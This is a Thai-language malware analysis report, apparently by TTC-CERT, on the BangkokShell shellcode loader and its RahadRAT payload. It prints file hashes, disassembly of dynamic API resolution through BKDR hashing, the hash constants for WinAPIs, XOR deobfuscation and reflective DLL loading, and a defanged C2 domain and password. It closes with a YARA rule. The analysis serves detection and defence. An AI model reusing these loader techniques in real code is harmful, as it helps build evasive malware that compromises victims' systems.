
ไฟล์ 0f7ea24d5d... (license)	Loaded by	ไฟล์ 87b48238f4... (getopt.dll)
	Reflectively load	ไฟล์ 955060F972... (payload)

รายละเอียด

ไฟล์ 0f7ea24d5d2758bc9c53dc6f408322ccd998cac3ffc54e51d19c47a16a76d96e (license) เป็นไฟล์ที่ถูกตรวจพบอยู่ภายในโฟลเดอร์ %PROGRAMDATA%/Microsoft/Windows/DeviceMetadataStore ร่วมกับไฟล์ต้องสงสัยอีกจำนวน 3 รายการ ได้แก่ OneDriveStandaloneUpdater.exe, getopt.dll, และ imobiledevice.dll

ไฟล์ 0f7ea24d5d... เป็น shellcode ซึ่งจะถูกโหลดและ map เข้าสู่พื้นที่หน่วยความจำของโปรเซส และถูก execute โดยอาศัยการทำงานของ exports function ชื่อ getopt_long_a ของไฟล์ getopt.dll (SHA256: 87b48238f429b2379f29af9e585cf33fc8ce130d7c9504e7190b053727748d6f) ทั้งนี้ จากการตรวจสอบค่า entropy ของไฟล์ดังกล่าวพบว่ามีค่าเท่ากับ 7.96 ซึ่งถือว่าอยู่ในระดับที่สูง และเมื่อทำการตรวจสอบภาพฮิสโตแกรม (histogram) ซึ่งเป็นผลลัพธ์จากเครื่องมือชื่อ Bytehist[3] ทำให้เห็นความผิดปกติในค่าความถี่ของไบต์ภายในไฟล์ดังกล่าว ดังนั้นจึงมีความเป็นไปได้สูงว่าไฟล์ 0f7ea24d5d... มีการเข้ารหัสข้อมูลเอาไว้ในรูปแบบใดรูปแบบหนึ่ง รายละเอียดของภาพฮิสโตแกรมปรากฏตามภาพที่ 9

[3] "Bytehist - CERT.at - Show." https://cert.at/en/downloads/software/software-bytehist. Accessed 7 May. 2023.



ภาพที่ 9 *ภาพฮิสโตแกรมของไฟล์ 0f7ea24d5d... จากเครื่องมือชื่อ Bytehist*

เมื่อตรวจสอบเนื้อหาของไฟล์ 0f7ea24d5d... พบว่าสามารถแบ่งประเภทของข้อมูลภายใน shellcode ออกเป็นสองส่วนใหญ่ ๆ คือ

- โค๊ด มีจุดเริ่มต้นตั้งแต่ Relative Virtual Address (RVA) 0x000 ไปจนถึง 0x1A7
- obfuscated shellcode มีจุดเริ่มต้นตั้งแต่ RVA 0x1A8 ไปจนถึง 0x5061 ซึ่งข้อมูลนี้สอดคล้องกับข้อมูลที่ได้จากภาพฮิสโตแกรมว่าอาจมีข้อมูลที่ถูกเข้ารหัสเอาไว้ (ภาพที่ 10)

```
seg000:000001A8                 dd offset loc_18F+1
seg000:000001AC                 db  1Eh
seg000:000001AD                 db 4Dh, 2 dup(0)
seg000:000001B0                 dd 2E7DBE0h, 513B5DAAh, 4BED76C7h, 0C81FCE9Ch, 0B196BC90h
seg000:000001B0                 dd 0B49FCEA2h, 0B7DBC6BBh, 229DA81Bh, 9A527E0Fh, 80678E4Ch
seg000:000001B0                 dd 0A66B8F3Fh, 8AB49B67h, 0B44B7551h, 4B62E529h, 0B341A679h
seg000:000001B0                 dd 38AAC613h, 6BDDE2B3h, 851A335Ah, 44B9A4F6h, 820F345Bh
seg000:000001B0                 dd 42BA9F06h, 22E88FC5h, 1C1C80D6h, 95D37454h, 6DFAAAB2h
seg000:000001B0                 dd 29276B33h, 9A233DBh, 9764102h, 754BDCE1h, 623C336Bh
seg000:000001B0                 dd 7AA95596h, 7A1B1F77h, 0D9007893h, 0F3C8E55Ch, 26D0BF7Fh
seg000:000001B0                 dd 3BA4F206h, 0AD44D1C6h, 0FDC7C136h, 0A3132E1Eh, 0E3E4B346h
seg000:000001B0                 dd 3A2AF38Ch, 41A3D886h, 12E2D920h, 4B2FB46h, 99D63238h
seg000:000001B0                 dd 0B463B765h, 0B15C1C7Eh, 0A508B1A7h, 5C9FD171h, 30C10087h
seg000:000001B0                 dd 8C55149Eh, 13269CBFh, 2722AE62h, 5500E66h, 0C813A6Eh
seg000:000001B0                 dd 53B918B1h, 546DCFC7h, 0A4979C5Dh, 9F910C86h, 0E2EC9C9Bh
seg000:000001B0                 dd 8F230C1Eh, 3C3453C8h, 5B59A64Dh, 479B71A4h, 808BADB6h
seg000:000001B0                 dd 51FC7D2Eh, 99E56710h, 0B55F472Ch, 59C310E6h, 6B1D944Dh
seg000:000001B0                 dd 95A88D25h, 0A9B8D1E0h, 86D53A14h, 0A939F44Ah, 138CD512h
seg000:000001B0                 dd 903474E7h, 49D989E1h, 6C836BCDh, 0F41C1FA1h, 6480D3F4h
seg000:000001B0                 dd 54154753h, 0ECF0E027h, 0E7A20A11h, 46948172h, 711D4FDDh
seg000:000001B0                 dd 0E447F55Bh, 0FB48941Dh, 2BCB9696h, 20F3AD98h, 253FA661h
seg000:000001B0                 dd 4733BF37h, 6F0D568Fh, 2F2F4250h, 3EACE027h, 7CA82F95h
seg000:000001B0                 dd 7EDDC89Eh, 670E55ACh, 1E9931C3h, 982EC05Ch, 6D926133h
```

ภาพที่ 10 *ส่วนหนึ่งของ obfuscated shellcode*

สำหรับโค๊ดภายในฟังก์ชันหลักของ shellcode สามารถแบ่งออกได้เป็นสองส่วนตามลักษณะการทำงาน ดังนี้

ส่วนที่หนึ่ง เป็นโค๊ดที่ทำหน้าที่ในการจัดเตรียม WinAPI table สำหรับใช้ในการทำงานของ shellcode ซึ่งอาศัยเทคนิคที่เรียกว่า Dynamic API Resolution โดยลักษณะการทำงานของโค๊ดจะเริ่มจากการค้นหาตำแหน่งของ kernel32.dll ด้วยวิธีการไล่ตรวจสอบข้อมูล FullDllName จากในโครงสร้าง _LDR_DATA_TABLE_ENTRY ของ Process Environment Block (PEB) แล้วนำข้อมูลชื่อของ DLL แต่ละรายการที่พบไปคำนวนค่าแฮช (hash) โดยใช้อัลกอริทึม BKDR Hash จากนั้นจึงนำค่าแฮชที่ได้ไป ทำการเปรียบเทียบกับค่าแฮชที่เตรียมเอาไว้คือ 1CCA9CE6h (KERNEL32.DLL) รายละเอียดตามภาพที่ 11

```
seg000:0000005F parsing_func_from_hash_1 proc near      ; CODE XREF: seg000:0000000C↑p
seg000:0000005F                 mov     eax, dword ptr fs:loc_2D+3 ; result == 0x328
seg000:00000065                 push    ebx
seg000:00000066                 push    esi
seg000:00000067                 push    edi
seg000:00000068                 mov     eax, [eax+0Ch]  ; PEB_LDR_DATA
seg000:0000006B                 mov     ebx, ecx
seg000:0000006D                 mov     edx, [eax+14h]  ; InMemoryOrderModuleList(Flink)
seg000:00000070                 jmp     short loc_AF
seg000:00000072 ; ---------------------------------------------------------------------------
seg000:00000072
seg000:00000072 prep_FullDllName:                       ; CODE XREF: parsing_func_from_hash_1+52↓j
seg000:00000072                 movzx   esi, word ptr [edx+24h] ; FullDllName
seg000:00000076                 xor     ecx, ecx
seg000:00000078                 mov     edi, [edx+28h]
seg000:0000007B                 shr     esi, 1
seg000:0000007D                 test    esi, esi
seg000:0000007F                 jle     short compre_hash
seg000:00000081
seg000:00000081 loop_get_byte:                          ; CODE XREF: parsing_func_from_hash_1+3E↓j
seg000:00000081                 movzx   eax, word ptr [edi]
seg000:00000084                 lea     edi, [edi+2]
seg000:00000087                 cmp     eax, 61h ; 'a'  ; Check if letter is lowercase or not.
seg000:0000008A                 jb      short BKDR_hashing ; jump if letter is uppercase
seg000:0000008C                 add     eax, 0FFE0h     ; Convert lowercase to uppercase
seg000:00000091
seg000:00000091 BKDR_hashing:                           ; CODE XREF: parsing_func_from_hash_1+2B↑j
seg000:00000091                 imul    ecx, 131        ; |
seg000:00000097                 movzx   eax, ax         ; | BKDR hashing operation
seg000:0000009A                 add     ecx, eax        ; |
seg000:0000009C                 dec     esi             ; |
seg000:0000009D                 jnz     short loop_get_byte
seg000:0000009F
seg000:0000009F compre_hash:                            ; CODE XREF: parsing_func_from_hash_1+20↑j
seg000:0000009F                 and     ecx, 7FFFFFFFh
seg000:000000A5                 cmp     ecx, 1CCA9CE6h  ; kernel32.dll
seg000:000000AB                 jz      short loc_DB    ; DllBase
seg000:000000AD                 mov     edx, [edx]
seg000:000000AF
seg000:000000AF loc_AF:                                 ; CODE XREF: parsing_func_from_hash_1+11↑j
seg000:000000AF                 test    edx, edx
seg000:000000B1                 jnz     short prep_FullDllName ; FullDllName
```

ภาพที่ 11 *ขั้นตอนการทำงานของเทคนิค Dynamic API Resolution โดยอาศัย BKDR Hash*


เมื่อพบตำแหน่งของ kernel32.dll ใน PEB แล้ว มัลแวร์จะทำการตรวจสอบ export function table ภายในพื้นที่โปรเซสของ kernel32.dll เพื่อค้นหาตำแหน่งของฟังก์ชัน GetProcAddress โดยใช้เทคนิคเดิมในการเทียบค่าแฮช 1AB9B854h (GetProcAddress) และหลังจากนั้นมัลแวร์จะสามารถเรียกใช้งานฟังก์ชัน GetProcAddress ผ่านตำแหน่งใน memory ได้โดยตรง ซึ่งต่อมามัลแวร์จะใช้ฟังก์ชันดัง

กล่าวร่วมกับ BKDR Hash ในการ solve ตำแหน่งของฟังก์ชัน LoadLibraryA โดยใช้ค่าแฮช 7F201F78h (LoadLibraryA) ซึ่งหลังจากนี้ฟังก์ชัน GetProcAddress และ LoadLibraryA จะถูกนำไปใช้ในกระบวนการ solve และโหลด WinAPI ในลำดับต่อ ๆ ไป รายละเอียดตามภาพที่ 12


```
seg000:000000B5                 push    0               ; If this parameter == "0", func will just locate GetProcAddress address.
seg000:000000B7                 mov     edx, 1A898854h  ; GetProcAddress
seg000:000000BC                 mov     ecx, esi
seg000:000000BE                 call    func_hash1
seg000:000000C3                 push    eax             ; EAX == GetProcAddress | func will exec GetProcAddress
seg000:000000C4                 mov     edx, 7F201F78h  ; LoadLibraryA
seg000:000000C9                 mov     [ebx], eax      ; Store WinAPI addr in [EBX]
seg000:000000CB                 mov     ecx, esi        ; ECX = DllBase
seg000:000000CD                 call    func_hash1
```

ภาพที่ 12 *กระบวนการ solve ฟังก์ชัน GetProcAddress และ LoadLibraryA*

ส่วนที่สอง เป็นโค๊ดที่ทำหน้าที่ในการระบุตำแหน่ง virtual address ของ obfuscated shellcode รวมถึงทำหน้าที่ในการ deobfuscate ด้วยอัลกอริทึม XOR cipher โดยใช้ XOR key ที่มีขนาดความยาว 400 ไบต์ ซึ่งข้อมูลที่จะถูก deobfuscate เริ่มต้นตั้งแต่ RVA 0x344 เป็นต้นไป และเมื่อทำการ deobfuscate เสร็จเรียบร้อยแล้ว มัลแวร์จะอาศัยคำสั่ง "call edi" ที่ RVA 0x53 เพื่อทำการกระโดดไปยัง shellcode ในชุดที่สองซึ่งอยู่ที่ RVA 0x344 รายละเอียดตามภาพที่ 13 และ 14



ภาพที่ 13 *แสดงรายละเอียดของ XOR key และ obfuscated shellcode*



ภาพที่ 14 *รายละเอียดการทำงานของโค๊ดในส่วนที่สอง*


สำหรับ shellcode ในชุดที่สองนี้ (เริ่มต้นตั้งแต่ RVA 0x344) มีรูปแบบการทำงานคล้ายกับ shellcode ในชุดที่หนึ่ง (เริ่มต้นตั้งแต่ RVA 0x000 ไปจนถึง 0x1A7) คือ มีฟังก์ชันสำหรับจัดเตรียม WinAPI table ด้วยเทคนิค Dynamic API Resolution ร่วมกับ BKDR Hash ซึ่งมีรายละเอียดของค่าแฮชที่จะถูกใช้สำหรับการเปรียบเทียบ ปรากฏตามตารางที่ 1

ตารางที่ 1 ค่าแฮชที่จะถูกใช้ในเทคนิค Dynamic API Resolution

Hash value	Correspondence WinAPI
5E893462h	VirtualAlloc
6488073h	VirtualFree
705CF2A5h	lstrcmpiA
DB579CBh	RtlZeroMemory
1518E9C0h	RtlMoveMemory


ฟังก์ชันซึ่งเป็นผลลัพธ์ที่ได้จากการจัดเตรียม WinAPI table จะถูกนำไปใช้ร่วมกับฟังก์ชันสำหรับระบุตำแหน่ง virtual address เพื่อระบุตำแหน่งของ "ชุดข้อมูล (chunk of data)" ซึ่งอยู่ภายใน virtual memory address ของ shellcode โดยภายในชุดข้อมูลดังกล่าวประกอบด้วย payload ในรูปแบบของ

ข้อมูลที่เป็นโครงสร้างของไฟล์ Portable Executable ประเภท DLL และค่า strings จำนวนหนึ่งซึ่งคาดว่าเป็นข้อมูลการตั้งค่า (configuration) ที่จะนำมาใช้กับ payload รายละเอียดตามภาพที่ 15



ภาพที่ 15 *ค่า string ซึ่งอยู่ภายใน deobfuscated shellcode มีค่าที่น่าสนใจ เช่น www.bangkokdailyone[.]come และ P@55w0rd (unicode)*


ต่อมามัลแวร์จะทำการ reconstruct ไฟล์ payload (SHA256: 955060F97279BBACC1BC7120700B4A73EA6EF3BE3781A993023E99993BEDC7F5) ดังกล่าวขึ้นมาใหม่ภายในพื้นที่ memory โดยอาศัยการทำงานของฟังก์ชัน VirtualAlloc และ RtlMoveMemory รายละเอียดตามภาพที่ 16



ภาพที่ 16 *เครื่องมือชื่อ speakeasy[4] แสดงผลลัพธ์การทำงานของ shellcode ในการ reconstruct และ execute ไฟล์ payload ในพื้นที่ memory ซึ่งเป็นเทคนิคที่เรียกว่า Reflective Code Loading*

[4] "mandiant/speakeasy: Windows kernel and user mode emulation.." https://github.com/mandiant/speakeasy. Accessed 14 May. 2023.


หลังจากนั้น shellcode จะทำการ execute ฟังก์ชันภายในไฟล์ payload โดยตรงที่ RVA 0x4061 (ภาพที่ 17) ทั้งนี้ รายละเอียดการวิเคราะห์ไฟล์ payload จะนำเสนอในลำดับถัดไป



ภาพที่ 17 *shellcode ทำการ execute ไฟล์ payload โดยเรียกไปยังฟังก์ชันโดยตรงที่ RVA 0x4061*

ผู้วิเคราะห์ได้ทำการตรวจสอบข้อมูลจากแหล่งข่าวเปิดเพิ่มเติมและพบว่าโค๊ดภายใน shellcode ที่ผู้โจมตีนำมาใช้ในการโจมตีนั้นมีความคล้ายคลึงกับโค๊ดจากโอเพนซอร์สโปรเจกต์บนเว็บไซต์ Github ชื่อ DllToShellCode ซึ่งมีความสามารถในการแปลงไฟล์ DLL ให้กลายเป็น shellcode ได้ อย่างไรก็ตามผู้วิเคราะห์พบว่าผู้โจมตีได้ทำการแก้ไขโค๊ดจากโปรเจกต์ดังกล่าวเพื่อให้ตอบสนองต่อการนำมาใช้ในการโจมตีในครั้งนี้ เช่น ผู้โจมตีมีการเพิ่มความสามารถด้านการ obfuscate ด้วยอัลกอริทึม XOR cipher เป็นต้น

รูปภาพประกอบ (1)



ภาพที่ 18 *obfuscated shellcode (เริ่มตั้งแต่ RVA 0x344) ก่อนจะถูก deobfuscate (ภาพซ้ายมือ) และ หลังจากถูก deobfuscate (ภาพขวามือ)*

955060f97279bbacc1bc7120700b4a73ea6ef3be3781a993023e99993bedc7f5

Tags

Remote Access Trojan Payload RahadRAT

รายละเอียดของไฟล์

ชื่อไฟล์	payload
ขนาด	36864 ไบต์
ประเภท	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
MD5	5ecb74d0eec70398d187c28644aebb48
SHA1	2ec4e54f9f513e543e780a1d05b6c1819cd4ddce
SHA256	955060f97279bbacc1bc7120700b4a73ea6ef3be3781a993023e99993bedc7f5
SHA512	551787000beab9524b4f1935640a508ee8a9fe2382467a713ff03334616135e1 52f1e11fd1f7128af2aab6de56e41255af6b0ea1176ee21cb35e818c8e5c5346
ssdeep	384:9aElZfbWQhCq/N4R+JK0qAJbTOaLdB18j+gn10TDpWJteTDk:9aEl1hCUZ+ 4v1YeDpW/Ao
Entropy	3.68

แอนตี้ไวรัส

ClamAV	Undetected

Yara Rules

```
rule bangkokshell_payload_rahadrat
{
    meta:
        version = "1.1"
        first_imported = "2023-06-15"
        last_modified = "2023-06-15"
        status = "RELEASED"
        sharing = "TLP:GREEN"
        source = "Manual investigate"
```

```
        author = "TTC-CERT"
        description = "Detect payload used by BangkokShell. This is a fileless payload,
it will be reflectively loaded into memory by the shellcode"
        hash =
"955060f97279bbacc1bc7120700b4a73ea6ef3be3781a993023e99993bedc7f5"

    strings:
        $func1 =
            {
                6A 4E               // push   4Eh
                58                  // pop    eax
                6A 6F               // push   6Fh
                66 89 06            // mov    [esi], ax
                58                  // pop    eax
                6A 6E               // push   6Eh
                66 89 46 02         // mov    [esi+2], ax
                58                  // pop    eax
                66 89 46 04         // mov    [esi+4], ax
                6A 65               // push   65h
                58                  // pop    eax
                66 89 46 06         // mov    [esi+6], ax
                33 C0               // xor    eax, eax
                66 89 46 08         // mov    [esi+8], ax
            }
        $xFx0_block =
            {
                8B F8               // mov    edi, eax
                6B C3 1C            // imul   eax, ebx, 1Ch
                89 1F               // mov    [edi], ebx
                89 45 08            // mov    [ebp+arg_0], eax
                83 7C 30 2C FF      // cmp    dword ptr [eax+esi+2Ch],
0FFFFFFFFh
            }
```

```
$xFx0_WritePipe =
        {
                66 C7 04 37 0D 0A       // mov     word ptr [edi+esi], 0A0Dh
                8D 45 F8                // lea     eax, [ebp+var_8]
                83 C6 02                // add     esi, 2
                6A 00                   // push    0
                50                      // push    eax
                56                      // push    esi
                C6 04 37 00             // mov     byte ptr [edi+esi], 0
                8B 03                   // mov     eax, [ebx]
                8B 5D 08                // mov     ebx, [ebp+arg_0]
                83 C0 02                // add     eax, 2
                6B C0 1C                // imul    eax, 1Ch
                57                      // push    edi
                FF 34 18                // push    dword ptr [eax+ebx]
        }
$xFx0_PeekPipe =
        {
                6B 0E 1C                // imul    ecx, [esi], 1Ch
                8B 46 04                // mov     eax, [esi+4]
                89 55 08                // mov     [ebp+arg_0], edx
                39 54 01 44             // cmp     [ecx+eax+44h], edx
                0F 85 [4]               // jnz     loc_????????
                85 FF                   // test    edi, edi
                0F 84 [4]               // jz      loc_????????
                52                      // push    edx
                8D 55 08                // lea     edx, [ebp+arg_0]
                52                      // push    edx
                33 D2                   // xor     edx, edx
                52                      // push    edx
                52                      // push    edx
                52                      // push    edx
                FF 74 01 30             // push    dword ptr [ecx+eax+30h]
```

```
        }

    condition:
        any of them
}
```

